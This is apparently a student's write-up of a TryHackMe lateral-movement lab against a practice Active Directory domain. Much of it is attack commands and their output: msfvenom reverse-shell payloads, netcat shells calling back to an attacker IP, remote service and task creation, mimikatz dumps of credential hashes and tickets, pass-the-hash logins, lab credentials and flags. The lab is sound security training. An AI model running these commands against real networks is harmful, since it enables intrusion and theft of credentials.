
Adding the DC as the DNS server:

sudo systemctl restart NetworkManagerCredentials

Link => http://distributor.za.tryhackme.com/creds

Principles of lateral movement and pivoting

Administrators and UAC
Two types of administrators:
-
Local accounts in the local Administrators group.
-
Domain accounts in the local Administrators group.
UAC controls when an administrator account runs a process with elevated privileges.
Spawning processes remotely

Link => http://distributor.za.tryhackme.com Credentials => abigail.cox:Vivian2008
PsExec
- Ports: 445/TCP (SMB)
- Required Group Memberships: Administrators
psexec64.exe \\MACHINE_IP -u Administrator -p Mypass123 -i cmd.exeRemote process creation using WinRM
- Ports: 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Remote Management Users
winrs.exe -u:Administrator -p:Mypass123 -r:target cmdIn PowerShell:
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
Enter-PSSession -Computername TARGET -Credential $credential
Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}
Creating services remotely with sc
- Ports:
- 135/TCP, 49152-65535/TCP (DCE/RPC)
- 445/TCP (RPC over SMB Named Pipes)
- 139/TCP (RPC over SMB Named Pipes)
- Required Group Memberships: Administrators
sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto
sc.exe \\TARGET start THMservice
sc.exe \\TARGET stop THMservice
sc.exe \\TARGET delete THMserviceCreating scheduled tasks remotely
# create
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00
# run
schtasks /s TARGET /run /TN "THMtask1"
# Delete
schtasks /S TARGET /TN "THMtask1" /DELETE /F
Practical
credentials => t1_leonard.summers:EZpass4ever
Generating the payload:
msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=10.50.61.59 LPORT=4444 -o myservice.exe
Uploading myservice.exe to the ADMIN$ share:
smbclient -c 'put myservice.exe' -U t1_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/'
# EZpass4ever
Starting the listener:
sudo msfconsole -q -x "use exploit/multi/handler;set LHOST lateralmovement;set LPORT 4444;set payload windows/shell/reverse_tcp;exploit -j;"Starting a new session through netcat:
runas /netonly /user:ZA.TRYHACKME.COM\t1_leonard.summers "c:\tools\nc64.exe -e cmd.exe 10.50.61.59 4443"
Listener:
nc -lvnp 4443
Starting the uploaded payload:
# create
sc.exe \\thmiis.za.tryhackme.com create THMservice-3249 binPath="%windir%\myservice.exe" start=auto
# run
sc.exe \\thmiis.za.tryhackme.com start THMservice-3249
The connection comes back after running the task:


C:\Users\t1_leonard.summers\Desktop\Flag.exe

# THM{MOVING_WITH_SERVICES}
Moving laterally using WMI
Connecting to WMI from PowerShell
We can establish a WMI session using either protocol:
- DCOM: RPC over IP will be used for connecting to WMI. This protocol uses port 135/TCP and ports 49152-65535/TCP, just as explained when using sc.exe.
- Wsman: WinRM will be used for connecting to WMI. This protocol uses ports 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS).
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
Remote process creation using WMI
-
Ports:
- 135/TCP, 49152-65535/TCP (DCERPC)
- 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
-
Required Group Memberships: Administrators
Spawning a remote process through WMI from PowerShell:
$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";
Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{
CommandLine = $Command
}
# There is no output informations => will indeed create the required process silently
On a legacy system:
wmic.exe /user:Administrator /password:Mypass123 /node:TARGET process call create "cmd.exe /c calc.exe" Creating services remotely with WMI
- Ports:
- 135/TCP, 49152-65535/TCP (DCERPC)
- 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Administrators
Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
Name = "THMService2";
DisplayName = "THMService2";
PathName = "net user munra2 Pass123 /add"; # Your payload
ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
StartMode = "Manual"
}
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THMService2'"
Invoke-CimMethod -InputObject $Service -MethodName StartService
# Stop
Invoke-CimMethod -InputObject $Service -MethodName StopService
# Delete
Invoke-CimMethod -InputObject $Service -MethodName DeleteCreating scheduled tasks remotely with WMI
- Ports:
- 135/TCP, 49152-65535/TCP (DCERPC)
- 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Administrators
Creating and running scheduled tasks with the cmdlets included in Windows:
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user munra22 aSdf1234 /add"
$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"
Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"
Deleting the scheduled task:
Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"Installing MSI packages through WMI
- Ports:
- 135/TCP, 49152-65535/TCP (DCERPC)
- 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Administrators
Invoking the Win32_Product class through WMI:
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}On legacy systems:
wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msiPractical
Credentials => ZA.TRYHACKME.COM\t1_corine.waters:Korine.1994
Generating the payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=lateralmovement LPORT=4445 -f msi > myinstaller.msi
Uploading the payload to the target server:
smbclient -c 'put myinstaller.msi' -U t1_corine.waters -W ZA '//thmiis.za.tryhackme.com/admin$/'
Starting the listener:
msfconsole -q -x "use exploit/multi/handler;set LHOST lateralmovement;set LPORT 4445;set payload windows/x64/shell_reverse_tcp;exploit -j;"Starting a WMI session against THMIIS from PowerShell:
$username = 't1_corine.waters';
$password = 'Korine.1994';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName thmiis.za.tryhackme.com -Credential $credential -SessionOption $Opt -ErrorAction Stop
# Executing the session by invoke
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
Receiving the connection from the remote host:

C:\Users\t1_corine.waters\Desktop\flag.exe
Alternate authentication material
Pass-the-Hash
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::sam

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 145e02c50333951f71d13c245d352b50
Extracting NTLM hashes from LSASS memory:
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 308124 (00000000:0004b39c)
Session           : RemoteInteractive from 2
User Name         : bob.jenkins
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 2022/04/22 09:55:02
SID               : S-1-5-21-3330634377-1326264276-632209373-4605
        msv :
         [00000003] Primary
         * Username : bob.jenkins
         * Domain   : ZA
         * NTLM     : 6b4a57f67805a663c818106dc0648484
mimikatz # token::revert
mimikatz # sekurlsa::pth /user:bob.jenkins /domain:za.tryhackme.com /ntlm:6b4a57f67805a663c818106dc0648484 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5555"Notice we used token::revert to reestablish our original token privileges, as trying to pass-the-hash with an elevated token won’t work.
Connect to RDP using PtH:
xfreerdp /v:VICTIM_IP /u:DOMAIN\\MyUser /pth:NTLM_HASHConnect via psexec using PtH:
psexec.py -hashes NTLM_HASH DOMAIN/MyUser@VICTIM_IPNote: This example uses the Linux implementation of PsExec for PtH.
Connect to WinRM using PtH:
evil-winrm -i VICTIM_IP -u MyUser -H NTLM_HASHPass-the-Ticket
Dumping tickets:
mimikatz # privilege::debug
mimikatz # sekurlsa::tickets /export
Injecting the tickets into the current session:
mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbiOverpass-the-hash / Pass-the-Key
mimikatz # privilege::debug
mimikatz # sekurlsa::ekeys
If we have the RC4 hash:
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"If we have the AES128 hash:
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"If we have the AES256 hash:
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"Listener:
nc -lvp 5556Practical
Credentials => ZA.TRYHACKME.COM\t2_felicia.dean:iLov3THM! Targeted account => t1_toby.beck
privilege::debug
token::elevate
sekurlsa::msv
token::revertCollected data:
Name   => t1_toby.beck
Domain => ZA.TRYHACKME.COM
SID    => S-1-5-21-3330634377-1326264276-632209373-4607
NTLM   => 533f1bd576caa912bdb9da284bbc60fe
Spawning a remote reverse shell with PtH:
sekurlsa::pth /user:t1_toby.beck /domain:ZA.TRYHACKME.COM /ntlm:533f1bd576caa912bdb9da284bbc60fe /run:"c:\tools\nc64.exe -e cmd.exe 10.50.61.59 5556"

WMIExec:
impacket-wmiexec -hashes ':533f1bd576caa912bdb9da284bbc60fe' 'za.tryhackme.com/t1_toby.beck@thmiis.za.tryhackme.com'
C:\Users\t1_toby.beck\Desktop\flag.exe

PsExec:
impacket-psexec -hashes ':533f1bd576caa912bdb9da284bbc60fe' t1_toby.beck@thmiis.za.tryhackme.com